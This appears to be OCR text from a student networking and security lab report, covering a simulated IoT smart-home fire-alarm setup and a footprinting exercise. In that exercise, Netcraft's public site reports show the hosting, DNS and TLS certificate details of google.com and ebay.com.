
Once all the components are assembled, we work on the settings of each component. Select any component, under settings go to config and change Gateway/DNS IPv4 to DHCP, Gateway/DNS IPv6 to Automatic and IoT server to Home Gateway. Under config, select wireless0 and set IP configuration to DHCP and IPv6 configuration to Automatic.

Select the smartphone icon, under desktop select the IoT monitor and set the required conditions.




In order to start the car, we press hold Alt key and click on the car icon. The smoke will be detected by the smoke detector, the siren goes off and the fire sprinkler turns on resulting in the garage door, window and door opening. The level of the smoke can be detected through the IoT monitor in the smartphone.






Smartphone0
Physical
Config
Desktop
Programming
Attributes
IoT Monitor
IoT Server - Devices
Home | Conditions | Editor | Log Out
fire sprinkler (PTT08105QB9-)
Fire Sprinkler
siren (PTT0810UJL2-)
Siren
smoke detector (PTT0810XZN9-)
Smoke Detector
Alarm
Level
0.324219
window (PTT0810W45B-)
Window
garage (PTT0810536L-)
Garage Door
door (PTT08105G85-)
Door


Foot printing and Reconnaissance


netcraft: The netcraft Extension is a tool allowing easy lookup of information relating to the sites you visit and providing protection from phishing and malicious JavaScript. netcraft can be used to find out the technologies and infrastructure of any site. Below pictures are few given examples on how Netcraft works.









NETCRAFT
Services
Solutions
News
Company
Resources
Discover More
Report Fraud
Site report for https://google.com
Look up another site?
Share:
Background
Site title
Google
Date first seen
May 2002
Site rank
227
Netcraft Risk Rating
2/10
Description
Not Present
Primary language
English
Network
Site
https://google.com
Domain
google.com
Netblock Owner
Google LLC
Nameserver
ns1.google.com
Hosting company
Google
Domain registrar
markmonitor.com
Hosting country
US
Nameserver organisation
whois.markmonitor.com
IPv4 address
74.125.193.101
Organisation
Google LLC, United States
IPv4 autonomous systems
AS15169
DNS admin
dns-admin@google.com
IPv6 address
2a00:1450:400b:c01:0:0:0:8a
Top Level Domain
Commercial entities (.com)
IPv6 autonomous systems
AS15169
DNS Security Extensions
unknown
Reverse DNS
ig-in-f101.1e100.net
IP delegation
IPv4 address (74.125.193.101)
IP range
Country
Name
Description



NETCRAFT
Services
Solutions
News
Company
Resources
Discover More
Report Fraud
IP delegation
IPv4 address (74.125.193.101)
IP range
Country
Name
Description
::ffff:0.0.0.0/96
United States
IANA-IPV4-MAPPED-ADDRESS
Internet Assigned Numbers Authority
74.0.0.0-74.255.255.255
United States
NET74
American Registry for Internet Numbers
74.125.0.0-74.125.255.255
United States
GOOGLE
Google LLC
74.125.193.101
United States
GOOGLE
Google LLC
IPv6 address (2a00:1450:400b:c01:0:0:0:8a)
IP range
Country
Name
Description
::/0
N/A
ROOT
Root inet6num object
2a00::/11
European Union
EU-ZZ-2A00
RIPE NCC
2a00::/12
Netherlands
EU-ZZ-2A00
RIPE Network Coordination Centre
2a00:1450::/29
Ireland
IE-GOOGLE-20091005
Google Ireland Limited
2a00:1450:4000::/37
Ireland
IE-GOOGLE-2a00-1450-4000-1
EU metro frontend
2a00:1450:400b:c01:0:0:0:8a
Ireland
IE-GOOGLE-2a00-1450-4000-1
EU metro frontend
IP Geolocation
We use multilateration to independently determine the location of a server. Read more.
Stockholm
Tallinn
Eesti
Göteborg
Latvija
Edinburgh
Danmark
København
United Kingdom
Lietuva


NETCRAFT
Services
Solutions
News
Company
Resources
Discover More
Report Fraud
SSL/TLS
Assurance
Domain validation
Common name
*.google.com
Organisation
Not Present
State
Not Present
Country
Not Present
Organisational unit
Not Present
Subject Alternative Name
*.google.com, *.appengine.google.com, *.bdn.dev, *.origin-test.bdn.dev, *.cloud.google.com, *.crowdsource.google.com, *.datacompute.google.com, *.google.ca, *.google.cl, *.google.co.in, *.google.co.jp and 124 more
Validity period
From Feb 8 2023 to May 3 2023 (2 months, 3 weeks, 1 day)
Matches hostname
Yes
Server
gws
Public key algorithm
id-ecPublicKey
Protocol version
TLSv1.3
Public key length
256
Certificate check
ok
Signature algorithm
sha256WithRSAEncryption
Serial number
0xeb64b52d53f316cb126813fc8696a6e1
Cipher
TLS_AES_256_GCM_SHA384
Version number
0x02
Perfect Forward Secrecy
Yes
Supported TLS Extensions
RFC8446 key share, RFC8446 supported versions, RFC7301 application-layer protocol negotiation, RFC8446 early data
Application-Layer Protocol Negotiation
h2
Next Protocol Negotiation
Not Present
Issuing organisation
Google Trust Services LLC
Issuer common name
GTS CA 1C3
Issuer unit
Not Present
Issuer location
Not Present
Issuer country
US
Issuer state
Not Present
Certificate Revocation Lists
http://crls.pki.goog/gts1c3/ZFlJxbV-Rtmk.crl
Certificate Hash
cAY7ypJCPpLGLMa91jmw0cdodDo
Public Key Hash
44f850863af6d62dfe25eeaf4f1ab0559da40b75130add70ced92fea0ef188c9
OCSP servers
http://ocsp.pki.goog/gts1c3
OCSP stapling response
No response received
Certificate Transparency


NETCRAFT
Services
Solutions
News
Company
Resources
Request Demo
Report Fraud
than 0.1 percent.
- Jeremy Fleming, Director, GCHQ, June 2019
What's that site running?
Using results from our internet data mining, find out the technologies and infrastructure of any site.
https://www.ebay.com
Audited by Netcraft
This site is Audited by Netcraft. Get your site scanned for vulnerabilities
SECURITY AUDITED BY NETCRAFT
2023-03-08
Report Suspicious URLs
If you come across a suspicious site or email, please report it to us.
Report Fraud
Subscribe & Follow
Subscribe to our mailing list


NETCRAFT
Services
Solutions
News
Company
Resources
Discover More
Report Fraud
Site report for https://www.ebay.com
Look up another site?
Analysing site...
Share:
Background
Site title
Electronics, Cars, Fashion, Collectibles & More | eBay
Date first seen
July 2013
Site rank
70
Netcraft Risk Rating
0/10
Description
Buy & sell electronics, cars, clothes, collectibles & more on eBay, the world's online marketplace. Top brands, low prices & free shipping on many items.
Primary language
English
Network
Site
https://www.ebay.com
Domain
ebay.com
Netblock Owner
Akamai Technologies, Inc.
Nameserver
dns1.p06.nsone.net
Hosting company
Akamai Technologies
Domain registrar
markmonitor.com
Hosting country
US
Nameserver organisation
whois.name.com
IPv4 address
23.72.33.85
Organisation
eBay Inc., 2145 Hamilton Avenue, San Jose, 95125, United States
IPv4 autonomous systems
AS16625
DNS admin
hostmaster@ebay.com
IPv6 address
Not Present
Top Level Domain
Commercial entities (.com)
IPv6 autonomous systems
Not Present
DNS Security Extensions
unknown
Reverse DNS
a23-72-33-85.deploy.static.akamaitechnologies.com
IP delegation
IPv4 address (23.72.33.85)



NETCRAFT
Services
Solutions
News
Company
Resources
Discover More
Report Fraud
Reverse DNS
a23-72-33-85.deploy.static.akamaitechnologies.com
IP delegation
IPv4 address (23.72.33.85)
IP range
Country
Name
Description
::ffff:0.0.0.0/96
United States
IANA-IPV4-MAPPED-ADDRESS
Internet Assigned Numbers Authority
23.0.0.0-23.255.255.255
United States
NET23
American Registry for Internet Numbers
23.72.0.0-23.79.255.255
United States
AKAMAI
Akamai Technologies, Inc.
23.72.33.85
United States
AKAMAI
Akamai Technologies, Inc.
IP Geolocation
We use multilateration to independently determine the location of a server. Read more.



